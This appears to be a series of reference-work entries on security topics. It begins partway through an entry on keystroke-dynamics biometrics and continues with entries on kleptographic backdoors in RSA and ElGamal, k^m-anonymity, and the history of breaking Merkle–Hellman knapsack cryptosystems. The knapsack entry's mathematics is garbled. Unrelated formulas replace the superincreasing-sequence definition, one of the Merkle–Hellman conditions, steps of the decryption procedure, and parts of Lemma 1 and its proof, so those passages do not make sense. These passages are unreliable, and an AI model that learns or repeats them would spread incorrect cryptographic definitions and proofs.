derive discriminative timing information, typically in the form of monographs and word-specific digraphs (Sim and Janakiraman, 2007). Features such as words per minute, frequency of errors, and usage of special characters have been also exploited to improve the performance of free-text authentication (Alsultan et al., 2017). Early approaches typically required to process a number of words in the order of hundreds before guaranteeing acceptable recognition rates (Gunetti and Picardi, 2005). A competition held in 2015 (Monaco et al., 2015), in which freely typed texts recorded during 3 online exams from 64 subjects have been considered, reported an identification accuracy at 82.8% when using at least 500 keystrokes typed with both hands as recognition probes, with performance worsening when typing the text with a single hand. Public free-text keystroke datasets have been also presented in Gunetti and Picardi (2005) and Vural et al. (2014). Recent methods have been proposed to improve achievable recognition rates while trying to shorten both training and testing periods (Tsai and Shih, 2019), achieving an EER of about 5% with verification samples comprising 100 keystrokes (Ayotte et al., 2019).

Even though the applicability of keystroke recognition to hard keyboards has been widely investigated, a comparable effort has not been performed when using mobile devices. However, with the always-increasing penetration of smartphones and their intense use in real-life applications, keystroke biometrics is attracting an always-growing interest. Pioneering attempts to use keystroke dynamics within this scenario have been presented in Clarke and Furnell (2007) and in Campisi et al. (2009), where the temporal information associated with key-press and key-release events has been exploited to perform user recognition. Information related to pressure, area of touch, and the coordinates of the keys struck on virtual keyboards can be used as side information to complement the timing data and thus to increase the system performance. Furthermore, information recorded using inertial sensors, such as accelerometer and gyroscope, acquired while text typing, shows to possess discriminative power that can be effectively used within the recognition process (Coakley et al., 2016).

In Gascon et al. (2014), fixed-text entries have been analyzed. Specifically, together with the timing information, also motion and position sensor information in the form of accelerometer, gyroscope, and orientation measures, recorded each time a soft key is pressed, have been employed. The authors collected fixed-text data from 315 users, out of which 303

subjects provided inputs during a single session and were used to model attack attempts, while the remaining 12 users recorded each 10 samples of fixed text, to be used as genuine probes. Support vector machines (SVMs) have been used to classify the employed features. The obtained verification results have shown a significant variability of recognition performance among users.

The analysis of free-text input scenario within the mobile framework has received much less attention from the scientific community. In Buschek et al. (2018), the use of free text, and additional data including speed, postures, autocorrection, and word suggestions in an uncontrolled environment, has been investigated. The researchers installed the keyboard on the smartphones of 30 proficient users, with mean age of 24 years, equally distributed between male and female users, and asked them to use it for 3 weeks. The best results presented in Buschek et al. (2018) have been obtained analyzing the scenario where 20 subjects used both their thumbs to type on the mobile device. A tenfold cross validation has been implemented obtaining an EER equal to 14.26%.

Very few mobile-related keystroke databases are publicly available. Specifically, the dataset collected in Buschek et al. (2018) can be obtained upon request and comprises free-text information collected over 3 weeks. The dataset collected in Teh et al. (2015), consisting of data associated to two different PINs, is also available. Keystroke data obtained from passwords, and detailed in Antal and Nemes (2016) and El-Abed et al. (2018), are public as well, like the data obtained from PIN acquisition in Coakley et al. (2016). The main characteristics of the aforementioned datasets are detailed in Table 1.

Applications

Keystroke dynamics is a highly attractive biometric modality since it is perceived as noninvasive and transparent. In addition, due to the ubiquitous usage of physical and virtual keyboards, keystroke dynamics can be used as biometric identifier in several applications requiring secure access control and users' monitoring, such as banking, e-commerce, healthcare, government, and education sectors, to cite a few. The ease of integrating keystroke-based recognition capabilities within any system involving a text entry interface has stimulated the development of several market products.

The first patented commercial system implementing recognition solutions based on keystroke dynamics has been delivered in 2002 by the no-longer-existing BioPassword company. Nowadays, several companies are offering keystroke authentication services such as Behaviosec (https://www.behaviosec.com/), bioChec (https://www.biochec.com/), ID-Control (https://www.idcontrol.com/), deepnet security (http://www.deepnetsecurity.com/), and TypingDNA (https://www.typingdna.com/), among others.

In June 2019, the European Banking Authority (EBA) has recognized the effectiveness of keystroke dynamics as reliable recognition solution, approving its use as a secure component for multifactor authentication.

Open Problems and Future Directions

Keystroke dynamics is a behavioral biometrics with high interclass variability due to transient factors such as emotions, stress, injury, and fatigue, in addition to external factors such as the use of a hard or soft keyboard. This is reinforced when using mobile devices, since additional elements of variability can arise, like the use of one hand versus the use of two hands when typing. Although longitudinal experimental tests have reported sufficient stability of the traits acquired in sessions separated by time intervals in the order of months (Morales et al., 2016), it is recommended to frequently update the stored keystroke templates to improve the achievable recognition rates (Giot et al., 2011). Conversely, the dependency of keystroke patterns, for the same user, on the employed keyboard has not been analyzed in depth. Therefore, cross platform compatibility, involving the usage of different input devices for enrolment and recognition, still remains an open issue. Both temporal stability of the extracted features and cross device stability of the same features need to be further investigated. Performance analysis when allowing users to perform corrections is another issue that needs to be better explored by the research community. In addition, performance is highly dependent on the user and significantly lower than more consolidated biometrics, especially when dealing with mobile devices. Performance can be increased by considering side information to be fused with timing data. As an example, the sound produced while tapping on a keyboard (Roth et al., 2015), or the video capture of hands moving over a keyboard, to model the temporal dynamics of the performed interaction (Roth et al., 2014), has been also investigated

to increase the performance of desktop-based systems. On the other hand, different kinds of sensor are nowadays embedded in mobile devices, with the possibility of collecting data containing hidden patterns of underlying user behavior. Creation of good-quality behavioral profiles/templates, where keystroke data are combined with data from different sensors, namely, accelerometer and orientation sensors, is already common. Venturing into other sensor information like steps counter, proximity sensor, rotation vector sensor, etc., while using a mobile device for text writing, could lead to an enriched template database, which could yield better performance results.

In addition, being keystroke acquisition transparent to the user, some privacy concerns can arise especially when performing continuous recognition. In fact, in this latter case, keystroke dynamics can be used not only to detect if a user gets an unauthorized access after an authorized user has logged in but also to monitor the user level of attention and productivity in general. Of course, this raises many privacy issues that must be addressed before deploying the system in real-world applications.

Definitions

Kleptography encompasses the study of stealing information securely and subliminally from cryptographic systems.

Background

A background note Simmons (1984) pioneered research in subliminal channels and demonstrated that many digital signature schemes (e.g., Ong-Schnorr-Shamir and ElGamal) could carry hidden subliminal

communications within their signatures. For other subliminal channels, Desmedt (1990) illustrated two RSA channels, and Kilian and Leighton (1995) showed a method for concealing a shadow public key within a key distribution process. The usage of those subliminal channels inherently exposes information universally, making it accessible to anyone.

In the realm of black-box cryptosystems where users are limited to access only the input and output of the cryptosystem, Young and Yung (1996) demonstrated that it is possible to design systems in such a way that only specific attackers can extract information from underlying subliminal channels. They achieved this via the Secretly Embedded Trapdoor with Universal Protection (SETUP) mechanisms. These SETUPs operate discreetly within the black-box setting, remaining undetected. In fact, they showed that besides leaking to the specific attacker, the modified attacked cryptosystem is indistinguishable from a regular system in the black-box model. Note that black box applies to cryptosystems in tamper proof hardware and even to cryptographic libraries which no one reads and verifies the software.

Later, Young and Yung (1997a) expanded this mechanism to leak secret key information from a cryptosystem using implicit subliminal channels. Unlike employing an explicit information-leaking channel, their implementation, combined with internal cryptographic tools, creates opportunities for information leakage. This threat was initially identified and termed as “kleptography.” The threat of misusing or re-purposing cryptography to perform tasks which attack (in this case attack the owner and attempt to compromise it) is part of what has been called “malicious cryptography.” Another part of malicious cryptography is cryptovirology which essentially amounts to ransomware attacks which exploits public key cryptography for attacks by malware attacks.

The Snowden revelations in 2013 reignited attention from the research community regarding real-world instances of kleptographic attacks being deployed (the specific attack seems to be related to the “repeated kleptogram” identified by Young and Yung). Bellare et al. (2014) introduced the notion of algorithm-substitution attack (ASA) that falls under the banner of kleptography.

Theory

Young and Yung (1996, 1997a,b) demonstrated the integration of SETUP into well-known practical cryptosystems, such as RSA, ElGamal key generation and Diffie-Hellman key exchange. These attacks substitute the key generation algorithm such that adversary can recover secret key from public parameters.

In Young and Yung (1996), the SETUP in RSA key generation encrypts the prime p using adversary's RSA public key and then embeds the ciphertext into the public parameter $N = pq$ such that adversary can retrieve prime p from N using the RSA secret key. Similar SETUP can be implemented in ElGamal key generation. Apart from key generation, SETUP also can be applied to the signature computation of ElGamal signature scheme. The adversary has to collect at least two consecutive signatures to derive the signing key. Such mechanism is also called message-based SETUP. Any cryptosystem that has a subliminal channel also has a message-based SETUP built on trapdoor permutation.

In Young and Yung (1997a), the notions of weak, regular, and strong SETUPs are defined. Specifically, a weak SETUP is a regular SETUP except that both the adversary and the device user holding the private key can distinguish the output of normal and subverted cryptosystems. Thus, weak SETUPs are suitable for the case where the device user colludes with the adversary. A strong SETUP disables users who can analyze the implementation of subverted cryptosystem to distinguish SETUP-free and SETUP keys. This notion is much powerful than regular SETUP in the sense that previously generated SETUP keys are still indistinguishable from SETUP-free ones even if the device is reverse-engineered. To show the feasibility of this notion, the authors presented a strong SETUP version of the discrete log problem, as well as a strong SETUP in RSA key generation using probabilistic bias removal method (PBRM).

In Young and Yung (1997b), the notion of kleptogram is introduced and refers to an encryption of a value which is displayed within the bits of an encryption/signature of a plaintext. The strong SETUP of the discrete log problem in Young and Yung (1997a) is a discrete log kleptogram. This work further applied this kleptogram to discrete log-based cryptosystems and obtained a strong SETUP for ElGamal encryption, regular SETUPs for ElGamal signature, DSA, Schnorr signature, and Menezes-Vanstone PKCS.

Since then, Young and Yung, among others, have continued to conduct research on the topic of kleptography attacks. In particular, Young and Yung

(2001) proposed the first discrete logarithm-based keys attack and the bandwidth-optimal leakage attacks. Young and Yung (2007) presented an asymmetric backdoor construction that firstly achieves kleptographic attacks without the random oracle assumption. Young and Yung (2010) introduced a new information hiding primitive called covert key exchange and used this new notion to realize the first asymmetric backdoor of RSA key generation in standard model.

Applications

The SETUP mechanism naturally indicates an automatic and efficient key escrow mechanism for hardware. The device would hold a unique public key, and the corresponding secret key would be kept by a trusted escrow party or multiple parties in the form of secret sharing. Once the law enforcement asks for examine the communications from a device, the escrow party could use this private key to recover the secret key of device and decrypt the communications.

Open Problems and Future Directions

Ravi et al. (2022) presented the first practical kleptographic attack on Kyber KEM, and Joux et al. (2024) proposed three kleptographic attacks on Fujisaki-Okamoto transformed KEM with implicit rejection. These works indicate that one future direction is exploring kleptographic attacks in the setting of post-quantum cryptography.


Conditional k-anonymity for multidimensional data

Definitions

k^m anonymity is a data privacy guarantee that characterizes anonymous data. It guarantees that any combination of m quasi-identifiers, i.e., record values possibly known to an adversary, appears in at least k different records.

Background



k^m-anonymity was first defined in Terrovitis and Mamoulis (2008) and extends the notion of k-anonymity (Samarati and Sweeney, 1998; Samarati,

2001) to better preserve utility in sparse multidimensional data. The original method was based on global recoding, but a local recoding method was proposed in Terrovitis et al. (2011). In Terrovitis et al. (2012) a method for providing k^m-anonymity using record splitting is proposed. In Acs et al. (2015) a probabilistic version of k^m-anonymity is proposed.

Theory

Let dataset D be a collection of records $t = \{q_1, \ldots, q_n\}$, where q_i takes values in domain $\mathscr{A}$ and n is a natural number, different for every t, with usually $\mathrm{Tr}(a) = 1$. D is k^m-anonymous if every combination of m values from $\mathscr{A}$ appears 0 or at least k times.

An example of how k^m-anonymity works appears in Fig. 2. First, we must define a generalization hierarchy, like the one depicted in Fig. 1. The generalization hierarchy describes how a value is replaced by a more generic one. In this case, values a_1, a_2 can be replaced by value A and values b_1, b_2 by B. Assume that we want to achieve 2^2-anonymity. This means that any combination of two values must appear at least 2 times. By generalizing a_1 and a_2 to A, we get the 2^2-anonymous dataset depicted in Fig. 2c. If the goal was to create a 2-anonymous dataset by generalizing values, we would get the result of Fig. 2b, where the a_1, a_2 have been replaced by A and b_1, b_2 by B. These generalizations would be necessary since k-anonymity requires that a record is indistinguishable with respect to all possible quasi-identifiers.

Note that $k^{\inf}$-anonymity is not equivalent to k-anonymity, because k^m-anonymity does not consider negative knowledge, i.e., the knowledge that an item q_i does not appear in a record t.

Application

The intuition behind k^m-anonymity relies on two assumptions. The first is that negative knowledge is harder to acquire and it is hard to use it in identifying someone, in most real-world problems. Consider, for example, the case of supermarkets; knowing two of the 20 products bought by a customer is a lot more significant than knowing 2 of the 20,000 that he or she did not buy. The second assumption is that adversaries who already know a large part of a record are not very realistic and by definition the information leak will be small, since only a small part of the record is unknown to them. Based on the above k^m-anonymity, address the problem of dimensionality by guaranteeing user privacy against adversaries with limited positive knowledge.

k^m-anonymity is used to transform personal data to statistical data, by providing a guarantee against record isolation and linking attacks. k^m-anonymity can be employed to provide proof of anonymization in the context of privacy legislation as the General Data Protection Regulation of EU (https://ec.europa.eu/info/ law/law-topic/data-protection/data-protection- eu_en), although no guarantee can completely remove any privacy risk. k^m anonymity is better suited for data collections that contain sparse multidimensional data, like web query logs, retail transaction logs, or even databases where the main entity is connected to several other tables

with 1 : N cardinality relations. k^m-anonymity does not consider a distinction between quasi-identifiers and sensitive values.

k^m-anonymity has been used to anonymize medical data, focusing especially on ICD (International Statistical Classification of Diseases and Related Health Problems) codes (Loukides et al., 2014) and medical records in the context of "My health My data" EU project (www.myhealthmydata.eu). An anonymization solution based on k^m-anonymity is offered by the data anonymization tool *Amnesia*https://amnesia.openaire.eu.

Open Problems and Future Directions

k^m-anonymity has been further studied in research literature since it provides a solution to a difficult problem: the anonymization of high dimensional data. Gkountouna and Terrovitis (2015) propose an extension for tree structured data, and Terrovitis et al. (2011) addresses scalability issues by proposing a parallel anonymization algorithm. There are still many open research problems including (a) the incorporation of negative knowledge, i.e., the fact that a value *does not appear* in a record, (b) how can k^m anonymity address functional dependencies between values, and (c) how can the problem of attribute inference be addressed on k^m-anonymized data.

The most important challenges for k^m-anonymity come from practice, and they are common to most data anonymization guarantees. A key issue that data curators must face is how to decide on the parameters k and m and also how to estimate the information loss. Despite the multitude of metrics available in the research literature, there is limited evidence on how real-world applications are affected by data anonymization.

Definition

Several cryptographic knapsack schemes were defined, primarily between the late 1970s and early 1980s. For further details, see below.

Relevance to Modern Public Key Systems

The Merkle–Hellman cryptographic knapsack system (Merkle and Hellman, 1978) and its many variants show the limitations of the use of computational complexity to make cryptographic systems. Since the system was based on a well known NP-complete problem, its success seemed guaranteed. The strong belief in the 1970s of the security of the knapsack system leads to an expensive effort toward an implementation of the system (Henry, 1981).

The most extensive research ever on the security of public key systems was on the topic of breaking knapsack based public key systems. In the 1980s several results on cryptanalysis were presented and published at main research venues. This resulted in having 33–48% of the papers at the main crypto venue, called Crypto, to be on cryptanalysis. Users of modern post-quantum cryptosystems should be aware that no such extensive effort has

been made on analyzing the security of these modern systems. This text surveys some of these knapsack systems and how they got broken.

Introduction

The knapsack problem originates from operational research. Suppose one wants to transport some goods which have a given economical value and a given size (e.g., volume). The transportation medium, for example a truck, is however limited in size. The question then is to maximize the total economical value to transport, given the size limitations of the transportation medium.

The above mentioned knapsack problem is not the one that was proposed for cryptographic purposes. The one used is only a special case namely the one in which the economical value of each good is equal to its size. This special problem is known as the subset sum problem (Garey and Johnson, 1979). Merkle and Hellman initiated the use of the subset problem – which they called knapsack – for cryptographic purposes.

Definition 1 In the *subset sum problem* n integers a_i are given (the size of n goods). Given a certain integer (the size of the transportation medium) S, the problem is to decide a subset of the n numbers such that by adding them together one obtains S, formally to decide/find (whether there are) *bits* x_i such that:

$$S = \sum_{i=1}^{n} x_i \cdot a_i. \tag{1}$$

The problem to decide whether such a subset exists is NP-complete (Garey and Johnson, 1979).

For now on, when the “the knapsack problem” is mentioned, it is used as a synonym for “the subset sum problem.” Note that there is also a subset product problem, which was used in the so-called multiplicative public key knapsack cryptographic systems (Merkle and Hellman, 1978). The multiplicative knapsack and its security will be surveyed in section “The Multiplicative Knapsack Scheme and Its History.”

Most research on cryptographic knapsack schemes was related to *public key encryption*/*decryption*, i.e., to protect privacy. Cryptographic knapsack schemes which protect the authenticity are shortly discussed in section "The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity."

The Cryptographic Knapsack Scheme: An Introduction

Except for x which is usually binary and except when explicitly mentioned, all numbers in this chapter are natural numbers or integers (depending of the context).

The Encryption in Additive Knapsack Schemes

In most additive knapsack systems the *encryption* operation works as follows. Suppose Bob wants to send a binary $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ message to Alice, and Alice's *public key* is $\mathbf{a} = (a_1, a_2, \ldots, a_n)$. To encrypt the message Bob computes the *ciphertext*:

$$S = \sum_{i=1}^{n} x_i \cdot a_i \tag{2}$$

which he sends to Alice. So this defines an *encryption* function $E_{\mathbf{a}}(\cdot)$ that maps $\mathbf{x}$ into S.

Since the *encryption* key is public and S can be eavesdropped, it must be "difficult" to find $\mathbf{x}$ from S and $\mathbf{a}$. This problem is the subset sum problem, which is an NP-complete problem. So, no efficient polynomial time algorithm exist to find $\mathbf{x}$ in the worst case (over all S and $\mathbf{a}$). So it seemed that breaking the cryptographic knapsack was hard. It is important to notice the term "worst case." Indeed if $\mathbf{a} = (1, 2, 4, 8, \ldots, 2^{n-1})$ it is trivial to find for all S the corresponding x, by writing S in binary form. Sequences $\mathbf{a}$ for which it is easy to find, for all S, its corresponding $\mathbf{x}$, have been called *easy*.

To allow unique *decryption*, the *encryption* function $E_{\mathbf{a}}(\cdot)$ has to be one-to-one. Shamir (1979) called a sequence $\mathbf{a}$ that leads to such a one–to–one *encryption* function a *one–to–one system*. It is co-NP-complete to decide whether a given sequence is a one-to-one system (Shamir, 1979).

The Decryption

If **a** is chosen randomly by Alice, there is no known method for her to decrypt *S* and find the *plaintext* **x**. To allow this, Merkle and Hellman (1978) introduced some trapdoor. The secret information used to make the trapdoor is called the *decryption key*. *It is now exactly the trapdoor techniques which turned out to allow the breaking of the cryptographic public knapsacks*.

Most knapsack schemes differ only in the use of other trapdoor techniques. However, some knapsack schemes allow the x_i to have more values than just binary. Others add some kind of noise to the *plaintext*.

The Merkle–Hellman Trapdoor

In the Merkle–Hellman case, when Alice constructs her public *encryption* key **a** she will first generate a superincreasing sequence $\mathbf{a}^1$ of natural numbers $k_v^{new} = k_{right(u)}$, which is defined as follows.

Definition 2 A vector $\#E(\mathbb{F}_q) = q + 1 - t$ is said to be a *superincreasing* sequence if:

$$\text{for each } i(2 \leq i \leq n): \qquad a_i^1 > \sum_{j=1}^{i-1} a_j^1.$$

(1, 2, 4, 8, …, 2^{n-1}) is a superincreasing sequence. As will be explained further on, a superincreasing sequence is an “easy” sequence.

To hide the superincreasing structure Alice transforms $\mathbf{a}^j$ into $\mathbf{a}^{j+1}$ starting with $j = 1$. For each transformation j, she chooses an (w_j, m_j) such that Conditions 3 and 4 are satisfied

$$\textstyle\sum_{i=1}^{n} a_i^j \;<\; m_j \tag{3}$$

$$H : \{0,1\}^* \to \mathbb{Z}_n^* \tag{4}$$

and then computes:

$$\begin{aligned} &a_i^{j+1} \equiv a_i^j \cdot w_j \bmod m_j \\ &\text{where} \quad 0 < a_i^{j+1} < m. \end{aligned} \tag{5}$$

When Alice used k transformations, her *public key* $\mathbf{a} = \mathbf{a}^{k+1}$.

Refer to the transformations defined in Eqs. 3, 4, and 5 as the *Merkle–Hellman transformation*. The condition in 3 is called as the *Merkle–Hellman dominance condition*. In the case one uses this transformation in the direction from $\mathbf{a}^{j+1}$ to $\mathbf{a}^{j}$, it is called the *reverse Merkle–Hellman transformation*:

$$\begin{aligned} a_i^j &\equiv a_i^{j+1} \cdot w_j^{-1} \bmod m_j \\ \text{where} \quad & 0 < a_i^j < m. \end{aligned} \tag{6}$$

When $\mathbf{a}^1$ is superincreasing and only one transformation is used, the resulting *public key* scheme is called the *basic Merkle–Hellman scheme*, or sometimes the *single iterated Merkle–Hellman scheme*. The case that two transformations are used instead of one is called the *doubly iterated* one.

Let us now explain the *decryption* for the Merkle–Hellman scheme. When Alice receives the *ciphertext* S, she iteratively computes S^j from S^{j+1} starting from $j = k$ as follows:

$$\begin{aligned} S^j &= S^{j+1} \cdot w_j^{-1} \bmod m \\ \text{where} \quad & 0 \leq S^j < m_j. \end{aligned} \tag{7}$$

It is trivial to understand that $S^j \equiv \sum_{i=1}^{n} x_i a_i^j \bmod m$ and, as a consequence of the inequality in Eq. 7 and the Merkle–Hellman dominance condition (see Eq. 3), $\Omega\left(N \log N / k^2\right)$. So finally, Alice ends up with S^1. Finally, it is "easy" to find the message $\mathbf{x}$ from S^1. Indeed, start with $h = n$. If $\pi : [\hat{N}] \to [\hat{N}]$ then x_h has to be one, else zero. Continue iteratively by subtracting $x_h a_h$ from S^1, with h decrementing from n to 1 during the iterations. In fact a rather equivalent process is used to write numbers in binary notation. Indeed the sequence $(1, 2, 4, 8, \ldots, 2^{n-1})$ is superincreasing.

In section "The Decryption" an important condition for the *public key* that has to form a one-to-one system is given. This is the case for the Merkle–Hellman knapsack scheme by applying the following Lemma as many times as transformations were used, and by observing that a superincreasing sequence forms a one-to-one system.

Lemma 1 *Suppose that* $\mathbf{F}_{p^t}$, a_2^1 , … , $\widetilde{\mathsf{DB}}$ *is a one-to-one knapsack. If* $m > \sum a_i^1$ *and* $\mathrm{Tr}(c) \in \{0, 1\}$ *, then any set (*a_1*,* a_2*, … ,* a_n*), such that* $a_i \equiv a_i^1 * w \bmod m$ *, is a one-to-one system.*

Proof By contradiction. Suppose that (*a_1*, *a_2*, … , *a_n*) does not form a one-to-one system. Then there exist **x** and **y** such that **x** ≠ **y** and $us \equiv 1 \pmod{v}$ . . Thus evidently, $\sum x_i a_i \equiv \sum y_i a_i \bmod m$, and also $(\sum x_i a_i) * w^{-1} \equiv (\sum y_i a_i) * w^{-1} \bmod m$, because w^{-1} exists $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$. So $\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$. Since $\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$ and analogously $0 \leq \sum y_i a_i^1 \leq \sum a_i^1 < m$ we have $\pi(x, y) = (x^p, y^p)$. Contradiction. □

A Survey of the History of the Cryptographic Knapsack

A survey (see section “The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks”) on the additive knapsack *public key* systems protecting privacy and using the same *encryption* function as the Merkle–Hellman one is conducted. This will be abbreviated as the usual knapsack cryptographic schemes. (Our survey will not be exhaustive.) Then similar schemes are discussed but using different *encryption* functions (see section “The Case of Usual Knapsacks with Other Encryption Functions”). The history of the multiplicative knapsack schemes (see section “The Multiplicative Knapsack Scheme and Its History”) and the use of trapdoor knapsacks in signatures (see section “The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity”) are discussed.

The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks

In 1979 Shamir found that a knapsack system with a very high density can (probabilistically) easily be cryptanalyzed. The density of a knapsack system with *public key* **a** is equal to the cardinality of the image of the *encryption* function (see Eq. 2) divided by $\mathcal{D}_j \mathcal{E}_k$. This result is independent of the trapdoor used to construct the *public key*.

To construct *public key*s in Graham and Shamir (Shamir and Zippel, 1980) and Shamir and Zippel schemes one starts from other easy sequences than the superincreasing ones. Then one applies Merkle–Hellman transformations to obtain the *public key*. The case that only one transformation is used is called the *basic Graham–Shamir* and *basic Shamir–Zippel* scheme. For example, in the Graham–Shamir scheme $\mathbf{a}^1$ is not superincreasing but can be written as:

$$\mathbf{a}^1 = \mathbf{a}' + 2^q \mathbf{a}'', \qquad \text{with} \quad a'_n < 2^{q-1}$$
$$\text{and} \quad \mathbf{a}' \text{ superincreasing.}$$

It is trivial to understand that such a sequence is easy.

In the beginning of 1981 Lenstra found a polynomial time algorithm to solve the integer linear programming problem, when the number of unknowns is fixed. The complexity of the algorithm grows exponentially if the size of the number of unknowns increases. A part of Lenstra's algorithm uses a *lattice reduction algorithm* (more details are given in section "The LLL Algorithm"). The importance of Lenstra's work on the security of knapsack cryptosystems will be explained later on.

In 1982 Desmedt, Vandewalle, and Govaerts (Desmedt et al., 1982a,b) and independently Eier and Lagger (1983) demonstrated that any *public key* which is obtained from a superincreasing sequence using the Merkle–Hellman transformation has infinitely many *decryption* keys. In general, if some *public key* is obtained using a Merkle–Hellman transformation, then there exist infinitely many other parameters, which would result in the same *public key* when used to construct it. This has been called "a key observation that led eventually to the complete demise of these knapsack systems" (Brickell and Odlyzko, 1988).

Desmedt et al. (1982b) also proposed a different way to decrypt and build *public key*s. In previous schemes one finds *all plaintext bit*s x_i from the same S^1. In their approach, the size of the knapsack, *n*, *grows* during the construction of the *public key*. Each transformation only allows to recover some bit(s) x_i of the *plaintext*. Let us briefly explain the other type of partially easy sequence, called *ED*. If *d* divides all a_i^j, except a_r^j, then if $\Omega\left(N \log N / k^2\right)$, it is easy to find x_r, by checking if *d* divides S^j or not. Here the discussed method to construct the *public key*, together with the

discussed partially easy sequence, will be called the *Desmedt–Vandewalle–Govaerts* knapsack.

In the beginning of 1982 Lenstra, Lenstra and Lovasz found some algorithm for factoring polynomials with rational coefficients (Lenstra et al., 1982). A part of this algorithm is an improvement of the *lattice reduction algorithm* (described in Lenstra 1981). This improvement is known in the cryptographic world as the *LLL algorithm*. Remark that the *LLL algorithm* speeds up the algorithm to solve the integer linear programming (with the number of variables fixed) (Lenstra, 1983). Another application of it is that it allows to find some simultaneous Diophantine approximations (Lenstra et al., 1982).

In April 1982 Shamir broke the basic Merkle–Hellman scheme (Shamir, 1983, 1984). His attack uses the same observation as above, related to the integer linear programming problem. Shamir was able to reduce dramatically the number of unknowns (in almost all cases) in the integer linear programming problem. In fact the cryptanalyst first guesses the correct subsequence of the *public key* corresponding with the smallest superincreasing elements. The number of elements in the subsequence is small. Because the Lenstra algorithm (to solve the integer linear programming problem) is feasible if the number of unknowns is small, Shamir was able to break the basic Merkle–Hellman scheme.

A few months later Brickell et al. (1983) found that by a careful construction of the *public key* (using the basic Merkle–Hellman scheme) the designer can avoid Shamir's attack. This work demonstrated clearly that one has to be careful with attacks, which break systems in *almost all cases*. However, as a consequence of further research, this work has become a technical remark.

About the same time Davio came with a new easy sequence (Davio, 1983). This easy sequence is based on ED, but it allows to find all x_i at once. The construction is similar to the proof of the Chinese Remainder Theorem.

Adleman broke the basic Graham–Shamir scheme (Adleman, 1983). The main idea of Adleman was to treat the cryptanalytic method as a *lattice reduction* problem and not as a linear integer programming problem. *This idea was one of the most influential in the area of breaking cryptographic knapsack algorithms*. To solve the lattice problem he used the *LLL*

algorithm (Lenstra et al., 1982). The choice of a good lattice plays a key role in his paper.

In August 1982 Shamir presented a new knapsack scheme, known as *Shamir's ultimate knapsack scheme* (Shamir, 1982). The main idea is that instead of applying k Merkle–Hellman transformations, Alice uses "exactly" $n - 1$ of such transformations when constructing her *public key*. Here "exactly" means that after each transformation (e.g., jth) one checks if $\mathbf{a}^j$ is linearly independent of $(\mathbf{a}^1, \ldots, \mathbf{a}^{j-1})$, if not, one drops $\mathbf{a}^j$, makes a new one and tries again. The final result $\mathbf{a}^n$ is the *public key*. To decrypt S, Alice applies her $n - 1$ reverse secret transformations. She starts with $S^n = S$ and by calculating the other S^j, similar as in the Merkle–Hellman case (see section "The Decryption"). So she obtains a set of linear equations:

$$\begin{pmatrix} S^1 \\ \vdots \\ S^{n-1} \\ S^n \end{pmatrix} = \begin{pmatrix} a_1^1 & \ldots & a_n^1 \\ \vdots & \ddots & \vdots \\ a_1^{n-1} & \ldots & a_n^{n-1} \\ a_1^n & \ldots & a_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix}. \tag{8}$$

After the discussed transformations to find $\mathbf{x}$, Alice only has to solve a set of linear equations. It is important to observe that the obtained *public key* is one-to-one, even if $\mathbf{a}^1$ is *not* an easy sequence, or even if no partially easy sequences are used. This follows from the non-singularity of the matrix in Eq. 8.

Other research went on, trying to obtain other easy (or partially easy) knapsack sequences. Petit's defined *lexicographic knapsacks*. Let $w(\cdot)$ be the Hamming weight function. $\mathbf{a}$ is called lexicographic, if and only if, $\mathbf{a}^T\mathbf{x} < \mathbf{a}^T\mathbf{y}$ for all binary $\mathbf{x}$ and $\mathbf{y}$, with $\mathbf{x} \neq \mathbf{y}$ and one of the two cases (i) $w(\mathbf{x}) < w(\mathbf{y})$ or (ii) $w(\mathbf{x}) = w(\mathbf{y})$ and $\mathbf{x}$ and $\mathbf{y}$ satisfy together $x_k\overline{y}_k = 1$ and $x_i \oplus y_i = 0$ for all $i < k$, with $\oplus$ the exclusive or. The construction the *public key* is as in the Merkle–Hellman case, using Merkle–Hellman transformations.

Willett (1983) also came with another easy sequence and a partially easy sequence, which are then used similar as in the Merkle–Hellman and in the Desmedt–Vandewalle–Govaerts knapsack. The easy sequence is discussed. It is not too difficult to figure out how it works in the case of the partially easy sequence. The ith row of the matrix in Eq. 9 corresponds with the binary representation of a_r^j .

$$\begin{pmatrix} T_n & C_n & O_{n-1} & T_{n-1} & C_{n-1} & \dots \\ & O_2 & T_2 & C_2 & O_1 & T_1 & C_1 \end{pmatrix}. \tag{9}$$

In Eq. 9 the T_i are randomly chosen binary matrices; the C_i are $n \times 1$ binary column vectors such that they (C_i) are linearly independent modulo 2, and the O_i are $n \times l_i$ zero binary matrices, where $l_i \geq \log_2 n$. Let us call the locations of the $C_i t_i$. To find **x** out of S_1, first represent S_1 binary, and call these bits s_h. As a consequence of the choice of l_i, the bits $\mathcal{R}$ are not influenced by T_{i-1} and C_{i-1}. To find **x** solve modulo 2:

$$\begin{pmatrix} s_{t_1} \\ \vdots \\ s_{t_{n-1}} \\ s_{t_n} \end{pmatrix} = \begin{pmatrix} c_1^1 & \dots & c_n^1 \\ \vdots & \ddots & \vdots \\ c_1^{n-1} & \dots & c_n^{n-1} \\ c_1^n & \dots & c_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix} \mod 2,$$

where the c_i^j are coefficients of C_i.

McAuley and Goodman (1983) proposed in December 1982 a very similar knapsack scheme as the one proposed by Davio (see higher). The differences are that no Merkle–Hellman transformations are used and that the **x** can have more values than binary (they have to be smaller than a given value and larger or equal than zero). The trapdoor information consists only in secrecy of the primes which were used in the construction.

By the end of 1982 and the beginning of 1983 by Desmedt, Vandewalle, and Govaerts (Desmedt et al., 1983) generalized Shamir's ultimate knapsack scheme by generalizing the Merkle–Hellman transformation, calling it *the general knapsack scheme*. All previously discussed knapsack systems are special cases of this one (Desmedt, 1984). In Shamir's scheme one can only choose one vector and start the transformation, while here n choices of vectors are necessary (or are done implicitly).

